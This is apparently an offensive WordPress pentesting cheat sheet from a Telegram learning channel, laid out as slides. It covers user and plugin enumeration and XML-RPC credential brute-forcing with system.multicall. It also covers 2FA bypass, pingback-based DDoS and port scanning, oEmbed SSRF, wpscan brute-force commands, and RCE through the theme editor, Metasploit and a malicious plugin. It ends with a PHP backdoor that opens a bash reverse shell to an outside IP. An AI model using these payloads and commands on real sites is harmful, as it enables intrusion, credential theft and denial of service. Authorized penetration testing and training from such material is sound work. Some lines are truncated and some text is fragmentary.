

 **60 MIN**



Wordpress

 **DAY ##**

<https://t.me/learningnets>

BASIC INFORMATION

- ❑ **Uploaded files go to:** <http://10.10.10.10/wp-content/uploads/2018/08/a.txt> **Themes files can be found in `/wp-content/themes/`, so if you change some php of the theme to get RCE you probably will use that path. For example: Using theme `twentytwelve` you can access the `404.php` file in:**
[/wp-content/themes/twentytwelve/404.php](#) **Another useful url could be:**
[/wp-content/themes/default/404.php](#)
- ❑ **In `wp-config.php` you can find the root password of the database.**
- ❑ **Default login paths to check: `/wp-login.php`, `/wp-login/`, `/wp-admin/`, `/wp-admin.php`, `/login/`**

MAIN WORDPRESS FILES

- ❑ Index.php
- ❑ license.txt contains useful information such as the version WordPress installed.
- ❑ wp-activate.php is used for the email activation process when setting up a new WordPress site.
- ❑ Login folders (may be renamed to hide it):
 1. /wp-admin/login.php
 2. /wp-admin/wp-login.php
 3. /login.php
 4. /wp-login.php
- ❑ xmlrpc.php is a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.
- ❑ The wp-content folder is the main directory where plugins and themes are stored.
- ❑ wp-content/uploads/ Is the directory where any files uploaded to the platform are stored.
- ❑ wp-includes/ This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.

MAIN WORDPRESS FILES

POST EXPLOITATION

- The `wp-config.php` file contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can be useful in troubleshooting.

USER PERMISSIONS

- ❑ **Administrator**
- ❑ **Editor:** Publish and manages his and others posts
- ❑ **Author:** Publish and manage his own posts
- ❑ **Contributor:** Write and manage his posts but cannot publish them
- ❑ **Subscriber:** Browser posts and edit their profile

PASSIVE ENUMERATION

GET WORDPRESS VERSION

- ❑ Check if you can find the files `/license.txt` or `/readme.html`
- ❑ Inside the **source code** of the page (example from <https://wordpress.org/support/article/pages/>):

- Grep

```
curl https://victim.com/ | grep 'content="WordPress'
```

- Meta name

```
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://v  
<meta name="generator" content="WordPress 5.6-beta3-49535" />  
<link rel='shortlink' href='https://wordpress.org/support/?p=10776416' />
```

PASSIVE ENUMERATION

GET WORDPRESS VERSION

- JavaScript Files

```
<link rel='stylesheet' id='wporg-bbp-code-blocks-expand-contract-css' href='https://wordpress.org/support/wp-content/plugins/wporg-bbp-code-blocks-  
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/hoverintent-js.min.js?ver=2.2.1' id='hoverintent-js-js'></script>  
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/admin-bar.min.js?ver=5.6-beta3-49535' id='admin-bar-js'></script>  
<script type='text/javascript' src='https://wordpress.org/support/wp-content/plugins/jetpack/_inc/build/photom/photom.min.js?ver=20191001' id='jetpack-  
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/navigation.js?ver=20181209' id='wporg-supp  
<script type='text/javascript' src='https://wordpress.org/support/wp-content/themes/pub/wporg-support/js/forums.js?ver=20200318' id='wporg-support-f  
<script type='text/javascript' src='https://wordpress.org/support/wp-includes/js/wp-embed.min.js?ver=5.6-beta3-49535' id='wp-embed-js'></script>
```

- CSS Link Files

```
<link rel='stylesheet' id='dashicons-css' href='https://wordpress.org/support/wp-includes/css/dashicons.min.css?ver=5.6-beta3-49535' type='text/css'  
<link rel='stylesheet' id='admin-bar-css' href='https://wordpress.org/support/wp-includes/css/admin-bar.min.css?ver=5.6-beta3-49535' type='text/css'
```

PASSIVE ENUMERATION

□ Get Plugins

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E  
'wp-content/plugins/' | sed -E 's,href=|src=,THIIIS,g' | awk -F "THIIIS"  
'{print $2}' | cut -d '"' -f2
```

□ Get Themes

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E  
'wp-content/themes' | sed -E 's,href=|src=,THIIIS,g' | awk -F "THIIIS"  
'{print $2}' | cut -d '"' -f2
```

□ Extract Versions In General

```
curl -s -X GET https://wordpress.org/support/article/pages/ | grep http |  
grep -E '?ver=' | sed -E 's,href=|src=,THIIIS,g' | awk -F "THIIIS" '{print  
$2}' | cut -d '"' -f2
```

ACTIVE ENUMERATION PLUGINS AND THEMES

- ❑ You probably won't be able to find all the Plugins and Themes possible. In order to discover all of them, you will need to **actively Brute Force a list of Plugins and Themes** (hopefully for us there are automated tools that contains this lists).

ACTIVE ENUMERATION USERS

- ❑ ID Brute: You get valid users from a WordPress site by Brute Forcing users IDs

```
curl -s -I -X GET http://blog.example.com/?author=1
```

- ❑ If the responses are **200** or **30X**, that means that the id is **valid**. If the response is **400**, then the id is **invalid**.

ACTIVE ENUMERATION USERS

- ❑ wp-json
- ❑ You can also try to get information about the users by querying:

```
curl http://blog.example.com/wp-json/wp/v2/users
```

- ❑ Only information about the users that has this feature enable will be provided.
- ❑ Also note that `/wp-json/wp/v2/pages` could leak IP addresses.

ACTIVE ENUMERATION USERS

- ❑ Login username enumeration: when login in `/wp-login.php` the message is different is the indicated username exists or not.

ACTIVE ENUMERATION


XML-RPC

- ❑ If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources. (You can automate this process [using this](#) for example).
- ❑ To see if it is active try to access to `/xmlrpc.php` and send this request

```
<methodCall>  
<methodName>system.listMethods</methodName>  
<params></params>  
</methodCall>
```

ACTIVE ENUMERATION

XML-RPC



The screenshot displays the 'Request' and 'Response' panels of a web browser's developer tools. The 'Request' panel shows a POST request to /xmlrpc.php with various headers and an XML-RPC method call. The 'Response' panel shows an HTTP 200 OK response with headers and an XML-RPC method response listing system methods.

Request

Raw Params Headers Hex XML

```
POST /xmlrpc.php HTTP/1.1
Host: yourtaget.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 95

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 04:04:32 GMT
Server: Apache
Set-Cookie: PHPSESSID=q40bguarqsp4rms4s3ir0sicg0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Connection: close
Vary: Accept-Encoding
Content-Type: text/xml; charset=UTF-8
Content-Length: 4272

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><string>system.multicall</string></value>
<value><string>system.listMethods</string></value>
<value><string>system.getCapabilities</string></value>
<value><string>demo.addTwoNumbers</string></value>
<value><string>demo.sayHello</string></value>
<value><string>pingback.extensions.getPingbacks</string></value>
<value><string>pingback.ping</string></value>
<value><string>mt.publishPost</string></value>
<value><string>mt.getTrackbackPings</string></value>
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
```

ACTIVE ENUMERATION

XML-RPC


- ❑ Credentials Bruteforce
 - `wp.getUserBlogs`, `wp.getCategories` or `metaWeblog.getUsersBlogs` are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

ACTIVE ENUMERATION

XML-RPC

- The message *"Incorrect username or password"* inside a 200 code response should appear if the credentials aren't valid.



```
Request
Raw Params Headers Hex XML
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 18.224.212.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 171


<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>test</value></param>
</params>
</methodCall>

Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 06:12:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 403
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<fault>
<value>
<struct>
<member>
<name>faultCode</name>
<value><int>403</int></value>
</member>
<member>
<name>faultString</name>
<value><string>Incorrect username or password.</string></value>
</member>
</struct>
</value>
</fault>
</methodResponse>
```

ACTIVE ENUMERATION

XML-RPC



The screenshot displays the network tab of a web browser's developer tools, showing an XML-RPC request and its corresponding response. The request is a POST to /wordpress/xmlrpc.php with various headers and a body containing an XML-RPC method call. The response is an HTTP 200 OK with headers and an XML body containing the results of the method call.

Request

Raw Params Headers Hex XML

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 18.224.212.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 176

<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>admin</value></param>
</params>
</methodCall>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 06:11:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 658
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><struct>
<member><name>isAdmin</name><value><boolean>1</boolean></value></member>
<member><name>url</name><value><string>http://18.224.212.48/wordpress/</string></value></member>
<member><name>blogId</name><value><string>1</string></value></member>
<member><name>blogName</name><value><string>test</string></value></member>
>
<member><name>xmlrpc</name><value><string>http://18.224.212.48/wordpress/xmlrpc.php</string></value></member>
</struct></value>
```

- Using the correct credentials you can upload a file. In the response the path will appear (<https://gist.github.com/georgestephanis/5681982>)

```
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
    <param><value><string>1</string></value></param>
    <param><value><string>username</string></value></param>
    <param><value><string>password</string></value></param>
    <param>
      <value>
        <struct>
          <member>
            <name>name</name>
            <value><string>filename.jpg</string></value>
          </member>
          <member>
            <name>type</name>
            <value><string>mime/type</string></value>
          </member>
          <member>
            <name>bits</name>
            <value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
```

<https://t.me/learningnets>

ACTIVE ENUMERATION

XML-RPC

- Also there is a faster way to brute-force credentials using `system.multicall` as you can try several credentials on the same request:

```
1 <?xml version="1.0"?>
2 <methodCall>
3   <methodName>system.multicall</methodName>
4   <params>
5     <param>
6       <value>
7         <array>
8           <data>
9             <value>
10              <struct>
11                <member>
12                  <name>methodName</name>
13                  <value>
14                    <string>wp.getUsersBlogs</string>
15                  </value>
16                </member>
17                <member>
18                  <name>params</name>
19                  <value>
20                    <array>
21                      <data>
22                        <value>
23                          <array>
24                            <data>
25                              <value>
26                                <string>user1</string>
27                              </value>
28                              <value>
29                                <string>password1</string>
30                              </value>
31                            </data>
32                          </array>
33                        </value>
34                      </data>
35                    </array>
36                  </value>
37                </member>
38              </struct>
39            </value>
40          </param>
41        </array>
42      </value>
43    </member>
44    <member>
45      <name>methodName</name>
46      <value>
47        <string>wp.getUsersBlogs</string>
48      </value>
49    </member>
50    <member>
51      <name>params</name>
52      <value>
53        <array>
54          <data>
55            <value>
56              <array>
57                <data>
58                  <value>
59                    <string>user2</string>
60                  </value>
61                  <value>
62                    <string>password2</string>
63                  </value>
64                </data>
65              </array>
66            </value>
67          </data>
68        </array>
69      </value>
70    </member>
71  </params>
72 </methodCall>
```

ACTIVE ENUMERATION

XML-RPC

- ❑ Bypass 2FA
 - This method is meant for programs and not for humans, and old, therefore it doesn't support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, you might be able to abuse `xmlrpc.php` to login with those creds bypassing 2FA. Note that you won't be able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in <https://www.youtube.com/watch?v=p8mldm93mfw&t=1130s>

ACTIVE ENUMERATION

XML-RPC


❏ DDoS or Port Scanning

- If you can find the method *pingback.ping* inside the list you can make the Wordpress send an arbitrary request to any host/port. This can be used to ask **thousands** of Wordpress sites to access one location (so a **DDoS** is caused in that location) or you can use it to make **Wordpress** lo scan some internal **network** (you can indicate any port).

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>
```

ACTIVE ENUMERATION

XML-RPC



Request

Raw Params Headers Hex XML

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 242

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://192.168.10.31:1337</string></value>
</param><param><value><string>http://localhost/wordpress/?p=1</string>
</value></param></params>
</methodCall>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Thu, 26 Apr 2018 12:44:20 GMT
Server: Apache/2.4.29 (Min32) OpenSSL/1.0.2n PHP/5.6.33
X-Powered-By: PHP/5.6.33
Connection: close
Content-Length: 446
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0"?>
<methodResponse>
<fault>
<value>
<struct>
<member>
<name>faultCode</name>
<value><int>17</int></value>
</member>
<member>
<name>faultString</name>
<value><string>The source URL does not contain a link to
the target URL, and so cannot be used as a source.</string></value>
</member>
</struct>
</value>
</fault>
</methodResponse>
```

ACTIVE ENUMERATION

Wp-cron.php DoS

- ❑ This file usually exists under the root of the Wordpress site: `/wp-cron.php` When this file is accessed a "heavy" MySQL query is performed, so it could be used by attackers to cause a DoS. Also, by default, the `wp-cron.php` is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).
- ❑ It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).

ACTIVE ENUMERATION

/wp-json/oembed/1.0/proxy - SSRF

- ❑ Try to access

<https://wordpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt1>

0s6ju8.burpcollaborator.net and the Wordpress site may make a request to you.

- ❑ This is the response when it doesn't work:

```
code:      "rest_forbidden"
message:   "Sorry, you are not allowed to make proxied oEmbed requests."
data:
  status:  401
```

ACTIVE ENUMERATION

SSRF

- ❑ <https://github.com/t0gu/quickpress/blob/master/core/requests.go>
- ❑ This tool checks if the `methodName: pingback.ping` and for the path `/wp-json/oembed/1.0/proxy` and if exists, it tries to exploit them.

AUTOMATIC TOOLS

```
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive]
--api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users
and search for vulnerabilities using a free API token (up 50 searches)
#You can try to bruteforce the admin user using wpscan with "-U admin"
```

GET ACCESS BY OVERWRITING A BIT

- More than a real attack this is a curiosity. IN the CTF <https://github.com/orangetw/My-CTF-Web-Challenges#one-bit-man> you could flip 1 bit from any wordpress file. So you could flip the position 5389 of the file /var/www/html/wp-includes/user.php to NOP the NOT (!) operation.

```
if ( ! wp_check_password( $password, $user->user_pass, $user->ID ) ) {  
    return new WP_Error(
```




PANEL RCE

- ❑ **Modifying a php from the theme used (admin credentials needed)**
- ❑ Appearance → Theme Editor → 404 Template (at the right)
- ❑ Change the content for a php shell:

PANEL RCE

- ❏ Search in internet how can you access that updated page. In this case you have to access here: <http://10.11.1.234/wp-content/themes/twentytwelve/404.php>





PANEL RCE

MSF

- ❑ You can use:

```
use exploit/unix/webapp/wp_admin_shell_upload
```

To get a session



PLUGIN RCE

PHP PLUGIN


- ❑ It may be possible to upload .php files as a plugin. Create your php backdoor using for example:

```
└─$ cat shell.php  
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.7/4444 0>&1'") ?>
```

PLUGIN RCE

PHP PLUGIN

- ❑ Then add a new plugin

